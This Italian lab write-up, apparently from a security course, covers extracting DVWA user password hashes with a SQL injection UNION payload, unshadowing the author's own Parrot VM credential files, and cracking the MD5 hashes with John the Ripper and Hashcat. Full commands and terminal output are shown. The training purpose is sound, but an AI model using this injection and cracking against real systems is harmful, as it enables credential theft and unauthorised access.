

## Password Cracking

Obiettivo: Crackare le password ottenute dal SQL Injection dei vari user.

### 1) Ottenimento delle Password

Per prima cosa sono andato a riprendere le *password* degli utenti del database **DVWA** utilizzando la stringa

***1' OR 1=1 UNION SELECT user, password FROM users #***

all'interno di **SQL Injection**.

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

### 2) Prova di Unshadow su macchina Parrot

Prima di andare a Crackare le password della **DVWA** ho testato il tool *JohntheRipper* con le credenziali degli utenti della macchina **Parrot** con la quale ho effettuato i test. Come da slide ho prima utilizzato il comando *unshadow* per unire il file degli utenti attivi ( */etc/passwd*) e quello delle hash delle password ( */etc/shadow*).



```
File Edit View Search Terminal Help
GNU nano 5.4 mypasswd.txt
pulse:*:117:122:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
geoclue:*:118:124:./var/lib/geoclue:/usr/sbin/nologin
lightdm:*:119:125:Light Display Manager:/var/lib/lightdm:/bin/false
mysql:*:120:128:MySQL Server,,,:/nonexistent:/bin/false
tcpdump:*:121:129:./nonexistent:/usr/sbin/nologin
stunnel4:*:122:131:./var/run/stunnel4:/usr/sbin/nologin
sshd:*:123:65534:./run/sshd:/usr/sbin/nologin
sshd:*:124:132:./nonexistent:/usr/sbin/nologin
ntp:*:125:134:./nonexistent:/usr/sbin/nologin
postgres:*:126:135:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
arpwatch:*:127:136:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
miredo-server:*:128:65534:./var/run/miredo-server:/usr/sbin/nologin
iodine:*:129:65534:./run/iodine:/usr/sbin/nologin
miredo:*:130:65534:./var/run/miredo:/usr/sbin/nologin
redis:*:131:137:./var/lib/redis:/usr/sbin/nologin
inetsim:*:132:138:./var/lib/inetsim:/usr/sbin/nologin
gvm:*:133:140:./var/lib/ovpnas:/usr/sbin/nologin
beef-xss:*:134:141:./var/lib/beef-xss:/usr/sbin/nologin
parrot:$6$C92IlnRwkuXt15/wSpJhYpmBJrer3hNpsSFuUGZeH9eI/tVTzYnqnFZnjgWawGKn5pYmP/.TAhX5sYaisKEzXURTWxdqxVZXBrrLGg1:1000:1004:User:/home/parrot:/bin/bash
```

L'unico utente attivo sulla macchina è "*parrot*" perciò ci interessa soltanto l'ultima riga del file. Successivamente ho avviato il tool sopracitato da Desktop senza nessuna configurazione e in seguito usando il comando *-show* per mostrare la password ottenuta.

```
Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot]~$ sudo nano mypasswd.txt
[parrot@parrot]~$ sudo john mypasswd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
parrot (parrot)
lg 0:00:00:00 DONE 1/3 (2023-06-07 13:23) 33.33g/s 533.3p/s 533.3c/s 533.3C/s pa
rrot.Uparro
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[parrot@parrot]~$ sudo john --show mypasswd.txt
parrot:parrot:1000:1004:User:/home/parrot:/bin/bash

1 password hash cracked, 0 left
[parrot@parrot]~$
```

### 3) Password DVWA

Nel caso delle password della **DVWA** ho messo i nomi degli utenti in un file di testo separati dalle hash delle loro password con due punti ( : ).

```
passwd.txt (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find
passwd.txt x
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

In questo caso ho dovuto specificare il tipo di formato della hash della password che andavo a scoprire. Per una lista completa ho usato:

***john --list=formats***

e come suggeriva la traccia ho cercato un tipo di hash MD5, in questo caso Raw-MD5 ed usando

***john - -format=raw-MD5 passwd.txt***


ho trovato le password corrispondenti ai 5 users.

```
File Edit View Search Terminal Help
[parrot@parrot]~/Desktop
$ john --list=formats
descript, bsdicrypt, md5crypt, md5crypt-long, bccrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssh1, aix-ssh256,
aix-ssh512, andOTP, ansible, argon2, as400-des, as400-ssh1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, BlackBerry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,
mschap2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PUTTY, pwsafe, qnx, RACF,
RACF-KDFAES, radius, RAdmin, RAKP, rar, RARS, Raw-SHA512, Raw-Blake2,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SHA512,
saph, sagg, saph, sappse, securezip, 7z, Signal, SIP, skein-256, skein-512,
skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP, solarwinds, SSH, sspr,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc aes xts, tc ripemd160, tc ripemd160boot,
tc sha512, tc whirlpool, vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool,
whirlpool0, whirlpool1, wpapsk, wpapsk-pmk, xmpp-scam, xsha, xsha512, ZIP,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
[parrot@parrot]~/Desktop
$
```

```
Applications Places System [Parrot Ter]
File Edit View Search Terminal Help
[parrot@parrot]~/Desktop
$ john --format=raw-md5 passwd.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 18 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:01 DONE 3/3 (2023-06-07 13:38) 4.716g/s 171900p/s 171900c/s 187930C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
[parrot@parrot]~/Desktop
$ john --format=raw-MD5 passwd.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Per concludere ho testato almeno una delle password che ho trovato all'interno della DVWA per verificare se fosse giusta, più precisamente nella sezione **Brute Force**.



#### 4) Hashcat

Come aggiunta ho voluto usare anche il tool **Hashcat**, simile a **Johntheripper**, per ricavare le password dalle loro hash. In questo caso nel file di testo ho mantenuto soltanto le hash senza i nomi degli user. Ho avviato da root il tool con il comando

***hashcat -m 0 -a 0 passwd.txt /usr/share/wordlists/rockyou.txt - -force***

dove:

- **m** è il tipo di hash da analizzare, 0 sta per MD5
- **a** è il tipo di attacco che si vuole avviare, 0 sta per straight
- **rockyou.txt** è la wordlist usata dal tipo di attacco (straight calcola le hash da analizzare per tutte le parole che il tool troverà nella wordlist)

```

Applications Places System
File Edit View Search Terminal Help
hashcat -m 0 -a 0 passwd.txt /usr/share/wordlists/rockyou.txt --force - Parrot Termin
[~]-[root@parrot]-[/home/parrot/Desktop]
#hashcat -m 0 -a 0 passwd.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-4771 CPU @ 3.50GHz, 2869/2933 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1


Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

```

A terminal window with a dark background featuring a stylized, colorful parrot. The text is displayed in a light green monospace font. The output shows the results of a password cracking attempt using hashcat and a rockyou.txt wordlist.

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 8 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: passwd.txt
Time.Started.....: Wed Jun  7 15:14:15 2023, (0 secs)
Time.Estimated...: Wed Jun  7 15:14:15 2023, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:   19116 H/s (0.67ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 -> oooooo

Started: Wed Jun  7 15:13:06 2023
Stopped: Wed Jun  7 15:14:17 2023
```

Alla fine le *password* sono state trovate e corrispondono con quelle trovate anche da **JohntheRipper**.